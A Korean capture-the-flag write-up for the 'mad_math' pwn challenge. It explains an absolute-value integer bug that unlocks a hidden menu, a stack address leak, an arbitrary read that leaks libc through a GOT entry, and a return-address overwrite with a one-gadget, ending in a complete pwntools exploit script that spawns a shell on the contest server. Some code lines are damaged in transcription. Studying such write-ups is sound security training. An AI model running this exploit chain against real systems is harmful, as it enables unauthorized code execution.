[고등해커] mad_math

적절히 난이도 잘 맞춰서 낸 문제라고 생각합니다 ㅎ ㅎ

mitigation

Relro : Full Rerlo

Stack : No canary found

NX : NX enable

PIE : PIE enable

카나리만 꺼져있고 모든 `mitigation`이 켜져있습니다.

Analysis

바로 분석을 해봅시다.

main

```
void __fastcall main()
{
  void *thread_return; // [rsp+4h] [rbp-Ch]

  set_up();
  banner(1);
  sleep(1u);
  putchar(10);
  putchar(10);
  puts("Let's Exploit~!");
  putchar(10);
  putchar(10);
  sleep(1u);
  if ( pthread_create((&thread_return + 4), 0LL, real_main, 0LL) )
  {
    puts("Why does not work... T.T");
    exit(-1);
  }
  pthread_join(*(&thread_return + 4), &thread_return);
}
```

`set_up` 함수에서는 대충 `setvbuf`, `alarm` 함수로 io 안 밀리게 기초 세팅 + 시간 지나면 바이너리가 종료되게 세팅해주고 이따 사용될 전역변수의 값을 0으로 초기화 해줍니다.

그 뒤에 `thread`를 열어서 다른 routin을 실행해줍니다.

real_main

```
void __fastcall real_main(void *a1)
{
  int v1; // [rsp+1Ch] [rbp-4h]

  while ( 1 )
  {
    banner(2);
    printf("Your input : ");
    _isoc99_scanf("%d", &v1);
    getchar();
    switch ( v1 )
    {
      case 1:
        add();
        break;
      case 2:
        sub();
        break;
      case 3:
        abs();
        hidden();
        break;
      case 4:
        mul();
        break;
      case 5:
        div();
        break;
      case 6:
        view();
        break;
      default:
        puts("Please check your input..");
        break;
    }
  }
}
```

`thread`에서 진행하는 routin인 `real_main`함수는 어떤 메뉴가 있는지, 출력해준 뒤 입력을 받아 각각 함수를 실행합니다.

- `add`함수는 전역변수에 입력한 값만큼 덧셈연산을 진행합니다.
- `sub`함수는 전역변수에 입력한 값만큼 뺄셈연산을 진행합니다.
- `abs`함수는 전역변수의 값을 `absolute value`으로 변환해줍니다.
- `mul`함수는 전역변수의 값을 입력한 값만큼 곱해줍니다.
- `div`함수는 전역변수의 값을 입력한 값만큼 나눠줍니다.
- `view`함수는 전역변수의 값을 10, 16진수 값으로 출력합니다.
- `hidden`함수는 `abs`함수가 진행된 후에도 사용될 전역변수의 값이 음수값이라면 `exploit`을 할 수 있는 menu를 실행합니다.

사실 각 함수마다 취약점은 존재하지 않습니다만, 이 `hidden` 함수를 call할 수 있는 버그는 `real world`에서도 발생할 수 있는 `logical bug`라고 볼 수 있습니다.

2진수 숫자체계 표현

자세히 설명하고 싶지만, 원 글의 의도를 망칠 것 같아 따로 정리해봤습니다.

아무튼 적어놓은 글에 나오는 이유에 의해 전역변수의 값을 `0x80000000` 즉 `1000 0000 0000 0000 0000 0000 0000 0000`의 값으로 세팅해준 후 `abs`함수를 실행시키면, 값이 여전히 음수로 남아있게 되어 `hidden`함수를 실행할 수 있습니다.

hidden

```
void __fastcall hidden()
{
  int v0; // [rsp+Ch] [rbp-4h]

  v0 = 0;
  if ( var < 0 )
  {
    puts("Wow~~ how did you call this function??");
    while ( 2 )
    {
      banner(3);
      printf("Your input : ");
      _isoc99_scanf("%d", &v0);
      getchar();
      switch ( v0 )
      {
        case 1:
          clear_stack();
          write_buf();
          continue;
        case 2:
          read_buf();
          continue;
        case 3:
          bof();
          continue;
        case 4:
          aar();
          continue;
        case 5:
          puts("Good Bye~");
          break;
        default:
          puts("Please check your input..");
          continue;
      }
      break;
    }
  }
}
```

이제 `hidden`함수까지 접근했습니다.

사실상 이 함수에 접근하면 `80%`는 풀었다고 생각하면 됩니다.

아까의 `real_main`함수와 비슷하게 menu를 출력해주고 입력에 따라 각 함수를 실행시켜줍니다.

```
void __fastcall write_buf()
{
  char buffer; // [rsp+0h] [rbp-90h]
  int v1; // [rsp+8Ch] [rbp-4h]

  printf("Data : ");
  read(0, &buffer, 0x78uLL);
  v1 = strlen(&buffer);
  if ( v1 > 0 )
    strncpy(buf, &buffer, v1);
  else
    puts("You can't write the buf");
}
```

`write_buf` 함수는 아무 취약점이 없는 그냥 buffer에 값을 써주는 함수입니다.

```
void __fastcall read_buf()
{
  unsigned int n; // [rsp+Ch] [rbp-4h]

  n = strlen(buf);
  if ( n > 0 )
  {
    printf("Data : ");
    write(1, buf, n);
  }
  else
  {
    puts("You can't read the buf");
  }
}
```

`read_buf` 함수는 아무 취약점이 없는 그냥 buffer의 값을 읽어오는 함수입니다.

```
void __fastcall bof()
{
  char buf; // [rsp+0h] [rbp-40h]

  if ( check_bof )
  {
    puts("Hmm...?? What are you doing..?");
    exit(-1);
  }
  ++check_bof;
  read(0, &buf, 0x50uLL);
  puts("Good Luck!");
}
```

`bof` 함수는 딱 `return address` 까지만 덮을 수 있도록 `buffer overflow` 취약점이 존재합니다.

```
void __fastcall aar()
{
  const void *buf; // [rsp+8h] [rbp-8h]

  if ( aar_check )
```

```
  {
    puts("Hmm...?? What are you doing..?");
    exit(-1);
  }
  ++aar_check
  puts("Gift ~ ");
  printf("Where? : ");
  read(0, &buf, 8uLL);
  printf("gift : ");
  write(1, buf, 8uLL);
}
```

`aar` 함수는 함수의 이름 그대로 `arbitrary address read`(임의 주소 읽기)를 할 수 있게 해주는 함수입니다.

```
void __fastcall clear_stack()
{
  char s; // [rsp+0h] [rbp-90h]

  memset(&s, 0, 0x90uLL);
}
```

`clear_stack` 함수는 `write_buf`와 같은 스택을 사용한다는 것을 알 수 있는데 `write_buf` 함수가 실행되기 전에 `stack`에 `leakable`한 `address` 값이 남아있지 않도록 깨끗이 지워주는 함수라고 생각하면 됩니다.

그런데 이 `clear_stack` 함수는 `C` 코드 뿐만이 아니라 `assembly`를 잘 보아야 합니다.

```
void clear_stack() {
    int buf[0x24];
    memset(buf, '', sizeof(int)*0x24);
    __asm__ __volatile__(
        "inc %%rbxnt"
        : : "r" (&buf[0x16]) : "memory"
    );
    __asm__ ("dec %rbx");
    __asm__ ("lea 0x58(%rbp), %rcx");
    __asm__ ("mov (%rcx), %rcx");
    __asm__ ("mov %rcx, (%rax)");
    __asm__ ("mov $0, %rax");
}
```

실제 문제 제작을 할 때 사용한 `C` 소스코드 입니다.

`assembly`를 대충 잘 진행하면, `rbp + 0x58` 영역에 `libpthread-2.23.so`라이브러리에 존재하는 `start_thread`라는 함수의 주소값이 남아있도록 합니다.

그런데 아까 말했듯이 `write_buf`함수와 `clear_stack`함수는 같은 `stack`을 사용하기 때문에 `clear_stack`함수를 진행하면서 `stack`에 남아있게 된 값을 `write_buf`함수에서 전역변수 `buf`에 값을 입력받을 때, 딱 맞게 이어붙여서 쓸 수 있고, 그 값을 그대로 `read_buf`함수에서 `leak`할 수 있습니다.

그런데 여기서 끝이 아닙니다.


`bof`함수는 `rop chain`을 작성할 만큼 긴 길이도 주어져있지 않고, `stack pivot`을 하기에도 마찬가지로 `rop chain`을 작성할 곳이 없을 뿐더러 모든 주소가 `random`입니다.

게다가 local환경에서는 `libpthread-2.23.so` 영역의 가젯을 통해 `exploit`이 가능하지만 remote로 `exploit`을 시도하면 `userland thread`가 존재하지 않는다면서 죽어버리기 때문에 현 상태에서는 `rop`가 불가능합니다.

하지만 우리는 `libpthread`의 주소를 `leak`했기 때문에 이 주소와 `aar`함수를 잘 엮어주면, `libc-2.23.so`의 주소도 `leak`을 할 수 있습니다.

방법은 생각보다 많이 간단합니다.

주어진 `libpthread-2.23.so` file을 ida로 열어서 잘 분석해봅시다.



그럼 그냥 이렇게 `got`영역이 존재합니다.

이전에 `libpthread`영역 주소를 `leak`했기 때문에 `got`주소도 구할 수 있고, `aar`함수에서 이 `got`값을 읽어오게 되면, `libc-2.23.so`영역의 주소를 `leak`할 수 있습니다.

그 다음은 `bof`함수에서는 `rax`를 0으로 `set`하고 `return`하기 때문에, 그냥 `ret`을 `one_shot`으로 박아서 쉘을 획득하면 됩니다.

`와~ ~ ~ ~ ~`

solve.py

```
from pwn import *

e = ELF('./mad_math')
#p = process(e.path)
lib = ELF('./libc.so.6')
libpth = ELF('./libpthread-2.23.so')
p = remote('ipwn.kr', '12506')
sla = p.sendlineafter
sa = p.sendafter

def add(num) :
    sla(' : ', '1')
    sla(' : ', str(num))

def write_buf(buf) :
```

```
    sla(' : ', '1')
    sa(' : ', buf)

def read_buf() :
    sla(' : ', '2')

def bof(buf) :
    sla(' : ', '3')
    p.send('A'*0x48 + buf)

def aar(addr) :
    sla(' : ', '4')
    sla(' : ', addr)

add(0x7fffffff)
add(1)
sla(' : ', '3')
write_buf('A'*0x58)
read_buf()

pthread = u64(p.recvuntil('x7f')[-6:] + 'x00x00') - libpth.sym['start_thread'] -
202

log.info('pthread : 0x%x'%pthread)

aar(p64(pthread + libpth.got['__libc_system']))
libc = u64(p.recvuntil('x7f')[-6:] + 'x00x00') - lib.sym['system']
one = libc + 0x45216
log.info('libc_base : 0x%x'%libc)
bof(p64(one))
p.interactive()
```

`FLAG : FLAG{0x8oOOOoOO_4nd_pthr3ad_M4gic_m4Gic_m@g1C~~!}`